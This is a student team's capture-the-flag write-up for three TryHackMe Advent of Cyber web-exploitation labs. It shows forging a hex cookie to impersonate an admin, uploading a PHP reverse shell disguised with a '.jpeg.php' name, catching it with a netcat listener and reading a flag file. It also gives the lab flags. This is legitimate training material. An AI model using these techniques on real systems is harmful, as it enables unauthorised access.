

PSP0201

Week 2

Writeup

Group Name: uwu gang

Members

ID	Name	Role
1211101376	Isaiah Wong Terjie	Leader
1211101321	Muhammad Zafran Bin Mohd Anuar	Member
1211100857	Javier Austin Anak Jawa	Member
1211100824	Ahmad Danial Bin Ahmad Fauzi	Member



Day 1: Web Exploitation – A Christmas Crisis

Tools used: Kali Linux, Firefox


Solution/walkthrough:

Question 1

Registration and logging in to the Christmas Control Centre. No access to the control console.



Opening up the browser developer tools to check on the cookie.




Question 2

Obtain the value of the cookie.

Value
7b22636fd70616e79223a22546865204265737420466573746976616c20436fd70616e79222c2022757365726e616d65223a2274696d6f746879227d

Question 3

Using Cyberchef, convert the cookie value to string.



Question 4

Changing the username to 'santa', convert the JSON statement to hex.

The screenshot shows the CyberChef web application. The 'Recipe' panel is set to 'To Hex' with 'Delimiter' as 'None' and 'Bytes per line' as '0'. The 'Input' panel contains a JSON string: `{"company": "The Best Festival Company", "username": "santa"}`. The 'Output' panel shows the resulting hex string: `7b2263666470616e79223a22546865204265737420466573746976616c2043666470616e792222c2022757365726e616d65223a22273616e7461227d`.

Question 5

Now having access to the controls, switching on every control shows the flag.

The screenshot shows the 'Christmas Console' web application. The background features a teddy bear and a suitcase. A 'CONTROL CONSOLE' overlay is present with a table of controls. All controls are set to 'Active? Yes'. At the bottom, a flag is displayed: `THM{MjY0Yzg5NTJmY2Q1NzMTNjBmZWZhYm0y}`.

Control	Active?
Part Picking	Yes
Assembly	Yes
Painting	Yes
Touch-up	Yes
Sorting	Yes
Sleigh Loading	Yes

Thought Process/Methodology:

Having accessed the target machine, we were shown a login/registration page. We proceeded to register an account and login. After logging in, we open the browser's developer tool and chose to view the site cookie from the Storage tab. Looking at the cookie value, we deduced it to be a hexadecimal value and proceeded to convert it to text using Cyberchef. We found a JSON statement with the username element. Using Cyberchef, we altered the username to 'santa', the administrator account, and converted it back to hexadecimal using Cyberchef. We replaced the cookie value with converted one and refreshed the page. We are now show an administrator page (Santa's) and proceeded to enable every control, which in turn showed the flag.



Day 2: Web Exploitation – The Elf Strikes Back

Tools used: Kali Linux, Firefox

Solution/walkthrough:

Question 1

URL needed to get access to the next page. Access to upload page.



Question 2

View page source to identify what type of file that is accepted by the site.

[illegible]

Question 3

There were common directories given so we went ahead and tested out which directory is the one that is used for file storage.


`/uploads`, `/images`, `/media`, or `/resources`

It worked on the first try

Question 4

As for the netcat's parameter explanations we found some guides to learn about the parameters by going to this website called <https://www.ionos.com/digitalguide/server/tools/netcat/>

Later on, we uploaded the reverse shell to activate the netcat listener to bypass any filters




Once we click on php-reverse-shell-jpeg.php directory, we must double check our netcat listener to confirm that we have bypassed the filters

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x  
(kali@kali)-[~]  
$ nc -lvnp 443  
listening on [any] 443 ...  
connect to [10.18.26.52] from (UNKNOWN) [10.10.94.204] 51894  
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22  
UTC 2020 x86_64 x86_64 x86_64 GNU/Linux  
09:04:03 up 12 min, 0 users, load average: 0.01, 0.87, 0.97  
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT  
uid=48(apache) gid=48(apache) groups=48(apache)  
sh: cannot set terminal process group (828): Inappropriate ioctl for device  
sh: no job control in this shell  
sh-4.4$
```


Question 5

Then we must check the given command which is `cat /var/www/flag.txt` to claim our flags



```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x Submit Answer Hint  
cat /var/www/flag.txt  
  
=====
```

You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Vargnaar for his invaluable design lessons, without which the theming of the past two websites simply would not be the same.

Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christmas Eve!)
--Muiri (@MuirlandOracle)

```
=====
```

sh-4.4\$ Submit Hint

Thought Process/Methodology:

Having accessed the target machine, we were shown a page that requires us to sign in by using a certain URL that was given. We proceeded to paste the given URL and signed in. After signing in, we got into a page which requires us to submit some files. We tried submitting multiple files, but only image files are accepted so we decided to check the page source to confirm that it only accepts the image files. After acknowledging it only accepts image files, we proceeded to test which directory that leads us to the directory containing our upload files and the directory that we tried was `‘/uploads/’`. After that, we wanted to upload the reverse shell, which is in php format, but it didn't work so we tried thinking out of the box and tried implementing the .jpeg file name into the php file, `‘php-reverse-shell.jpeg.php’`. To our surprise it worked, so then we again proceeded to the last task given which is activate the netcat listener to bypass the filters to receive the shells. Later, we navigated the shells in the browser, we used the terminal look for the flag by doing `‘cat /var/www/flag.txt’` and we finally captured the flag.

Day 3: Web Exploitation – Santa Sleigh Tracker

Tools used: Kali Linux, Firefox, Burpsuite, FoxyProxy

Solution/walkthrough:

Question 1

The botnet that was mentioned in the text was Mirai

Default Credentials

You've probably purchased (or downloaded a service/program) that provides you with a set of credentials at the start and requires you to change the password after it's set up (usually these credentials that are provided at the start are the same for every device/every copy of the software). The trouble with this is that if it's not changed, an attacker can look up (or even guess) the credentials.

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called [Mirai](#) took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.


Question 2

Starbucks 250 USD for reporting default credentials.

In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid \$250 for the reported issue):

Questions 3

The agent that disclosed the report was ag3nt-j1.




Question 4

The port number for burp is 8080.




Question 5

The proxy type of Foxyproxy on Burp is HTTP.



Question 6

The URL encoding for “PSP0201” is %50%53%50%30%32%30%31.



